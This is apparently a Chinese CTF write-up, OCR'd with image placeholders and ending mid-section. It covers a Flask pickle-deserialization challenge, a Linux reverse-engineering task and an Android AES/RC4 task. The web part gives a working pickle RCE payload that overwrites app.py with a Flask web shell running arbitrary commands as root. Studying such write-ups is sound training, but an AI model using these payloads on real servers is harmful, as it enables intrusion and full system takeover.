
Body
pickle_data=gASVHwAAAAAAAACMAmlvlIwEb3BlbpSTlIwFL2ZsYWeUjAFylIaUUpQu

Name	Value
☑ Upgrade-Insecure-…	1
☑ User-Agent	Mozilla/5.0 (X11; Linu
☑ Accept	text/html,application/:
☑ Accept-Encoding	gzip, deflate
☑ Accept-Language	en-US,en;q=0.9,zh-CN;q
☑ Cookie	session=eyJ1c2VybmFtZS

系统级 getshell（带回显）

Flask 项目 debug 模式打开后支持自动重载

使用上一步任意文件读的方法读取 `/proc/self/cmdline` ，确定服务器上 flask 脚本名称为 `app.py`


⚠ Not secure 139.196.183.57:30468/flag

/usr/local/bin/python3app.py

URL
http://139.196.183.57:30468/flag

Use POST method
enctype: application/x-www-form-urlencoded

Body
pickle_data=gASVLAAAAAAAAACMAmlvlIwEb3BlbpSTlIwSL3Byb2Mvc2VsZi9jbWRsaW5lIwBcpSGlFKULg%3D%3D

编写带命令执行功能的 flask 脚本


```
import os
from flask import Flask, session, request, send_file

app = Flask(__name__)
```

```python

@app.route('/cmd', methods=['POST'])
def mycmd():
    handle = os.popen(request.form.get('cmd'))
    ret = handle.read()
    handle.close()
    return ret

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

将以上脚本 base64 编码，并生成写入文件的 payload

```python
import pickle
import base64
from urllib.parse import urlencode

class myflaskrce():
    def __reduce__(self):
        return (eval, ("__import__('os').system('echo aW1wb3J0IG9zCmZyb20gZmxhc2sgaW1wb3J0IEZsYXNrLCBzZXNzaW9uLCByZXF1ZXN0LCBzZW5kX2ZpbGUKCmFwcCA9IEZsYXNrKF9fbmFtZV9fKQoKQGFwcC5yb3V0ZSgnL2NtZCcsIG1ldGhvZHM9WydQT1NUJ10pCmRlZiBteWNtZCgpOgogICAgaGFuZGxlID0gb3MucG9wZW4ocmVxdWVzdC5mb3JtLmdldCgnY21kJykpICAKICAgIHJldCA9IGhhbmRsZS5yZWFkKCkgIAogICAgaGFuZGxlLmNsb3NlKCkKICAgIHJldHVybiByZXQKCmlmIF9fbmFtZV9fPT0nX19tYWluX18nOgogICAgYXBwLnJ1bihkZWJ1Zz1UcnVlLCBob3N0PSIwLjAuMC4wIikK |base64 -d > app.py')",))

payload = base64.b64encode(pickle.dumps(myflaskrce()))
post_params = {'pickle_data': payload}
print(urlencode(post_params))
```

发送后调用 `/cmd` 接口



root

URL
http://139.196.183.57:30372/cmd

Use POST method


enctype
application/x-www-form-urlencoded

Body
cmd=whoami


Reverse

babyre

这道题目的考点有：linux下的异常处理、constructor函数函数、PV操作实现线程同步。




```
  pthread_t v9[3]; // [rsp+28h] [rbp-18h] BYREF

  v9[2] = __readfsqword(0x28u);
  sub_1708(a1, a2, a3);
  if ( !__sigsetjmp(env, 1) )
  {
    signal(8, handler);
    for ( i = 0; i ≤ 5; ++i )
      *(&dword_40A0 + i) ^= 0x11u;
  }
  sem_init(&sem, 0, 1u);
  sem_init(&stru_4280, 0, 0);
  sem_init(&stru_42A0, 0, 0);
  sem_init(&stru_42C0, 0, 0);
  pthread_create(&newthread, 0LL, start_routine, 0LL);
  pthread_create(&v7, 0LL, sub_140D, 0LL);
  pthread_create(&v8, 0LL, sub_150C, 0LL);
  pthread_create(v9, 0LL, sub_1609, 0LL);
  for ( j = 0; j ≤ 3; ++j )
    pthread_join(*(&newthread + j), 0LL);
  sub_1803();
  return 0LL;
}
```



```
  unsigned __int64 v3; // [rsp+78h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("plz input your answer:");
  __isoc99_scanf("%s", s);
  if ( strlen(s) ≠ 32 )
  {
    puts("length error!");
    exit(0);
  }
  for ( i = 0; i ≤ 31; ++i )
    dword_41C0[i] = s[i];
  dword_4240 = 249;
  return v3 - __readfsqword(0x28u);
}
```


输入要求是32字节，之后将第33位设置为249（有什么用暂且不知道）。

接下来就是对于key的设置。key会在main函数执行之前由原来的123456被替换成feifei（我们可以使用交叉引用找到被修改的地方）：



```c
void sub_12E9()
{
  strcpy(a123456, "feifei");
}
```

接下来就是对key的每个字符异或17，但是这里有一个异常处理：




```asm
loc_18DD:
mov     eax, [rbp+var_40]
sub     eax, 3
mov     [rbp+var_38], eax
mov     eax, 1
cdq
idiv    [rbp+var_38]
mov     [rbp+var_34], eax
mov     eax, [rbp+var_40]
cdqe
lea     rdx, dword_40A0
movzx   eax, byte ptr [rax+rdx]
xor     eax, 11h
mov     ecx, eax
mov     eax, [rbp+var_40]
cdqe
lea     rdx, dword_40A0
mov     [rax+rdx], cl
add     [rbp+var_40], 1
```

```c
__int64 __fastcall main(__int64 a1, char **a2, c
{
  int i; // [rsp+0h] [rbp-40h]
  int j; // [rsp+4h] [rbp-3Ch]
  pthread_t newthread; // [rsp+10h] [rbp-30h] BY
  pthread_t v7; // [rsp+18h] [rbp-28h] BYREF
  pthread_t v8; // [rsp+20h] [rbp-20h] BYREF
  pthread_t v9[3]; // [rsp+28h] [rbp-18h] BYREF

  v9[2] = __readfsqword(0x28u);
  sub_1708(a1, a2, a3);
  if ( !__sigsetjmp(env, 1) )
  {
    signal(8, handler);
    for ( i = 0; i <= 5; ++i )
      *(&dword_40A0 + i) ^= 0x11u;
  }
  sem_init(&sem, 0, 1u);
  sem_init(&stru_4280, 0, 0);
```

我们可以看到当i等于3的时候会触发除零异常，所以会执行handler函数并且退出循环，所以只有前三个被异或了。

而handler函数其实就是将249＋1变成250😝。

接下来就是本题的重点，四个线程对flag逐位加密。搞清楚这几个线程执行的顺序是关键点，这里是通过信号量机制实现的线程同步。具体的执行顺序如下：




这样就可以写出解密脚本了。

```c
#include <stdio.h>
char key[] = {119, 116, 120, 102, 101, 105};
int main(){
    int enc[33] = {12052, 78, 20467, 109, 13016, 109, 27467, -110, 9807, 91, 21243, -100, 11121, 20, 10863, -107, 10490, 29, 10633, -101, 10420, 78, 17670, -38, 6011, -4, 16590, 125, 10723, 15, 7953, 255, 250};
     for (int i = 28; i >= 0; i -= 4) {
        enc[i + 3] = enc[i + 3] ^ (enc[i + 4] - key[(i + 4) % 6]);
         enc[i + 2] = enc[i + 2] / (enc[i + 3] + key[(i + 3) % 6]);
         enc[i + 1] = enc[i + 1] + (enc[i + 2] ^ key[(i + 2) % 6]);
         enc[i + 0] = enc[i + 0] - (enc[i + 1] * key[(i + 1) % 6]);
    }
    for (int i = 0; i < 32; i++) {
        printf("%c", enc[i]);
    }
}
```

babyAndroid


呜呜呜，这次出的安卓题又失误了😭😭😭😭😭。native层的AES是换了SBOX的，但是密文给的是没有换SBOX的加密结果也就是标准的AES，使用厨子可以梭。



```c
static unsigned char enc_flag[32] = {0x64,0xa2,0x80,0xfd,0x1b,0x20,0xd2,0x8e,0xfc,0x52,0x9e,0x13,0xee,0xa1,0xfd,0x1e, 0x
//static unsigned char enc_flag[32] = {0x0b,0x69,0xe4,0xad,0x81,0xe4,0xb2,0x3f,0xd8,0x41,0x81,0xf6,0xf6,0xff,0x4e,0x88,
```

如上图，我应该将上面的注释掉给下面的密文。但是考虑到这道题惨淡的解数就没有更换附件了，因为这样题目难度会更大需要你手搓一个AES解密。


不多说了，首先看看java层的函数。



```java
byte[] bytes2 = this.password.getText().toString().getBytes();
if (new Check1(getResources().getString(R.string.key).getBytes()).check(bytes)) {
    if (check2(bytes, bytes2)) {
        Toast.makeText(this, "Congratulate!!!^_^", 0).show();
        return;
    } else {
        Toast.makeText(this, "password wrong!!!>_<", 0).show();
        return;
    }
}
Toast.makeText(this, "username wrong!!!>_<", 0).show();
```


可以看到check1是java层中的，check2是native层中的函数。

check1可以很明显的看到是RC4加密，那么只需要找到key就行了。注意下方的key是资源ID，并不是真正的值。



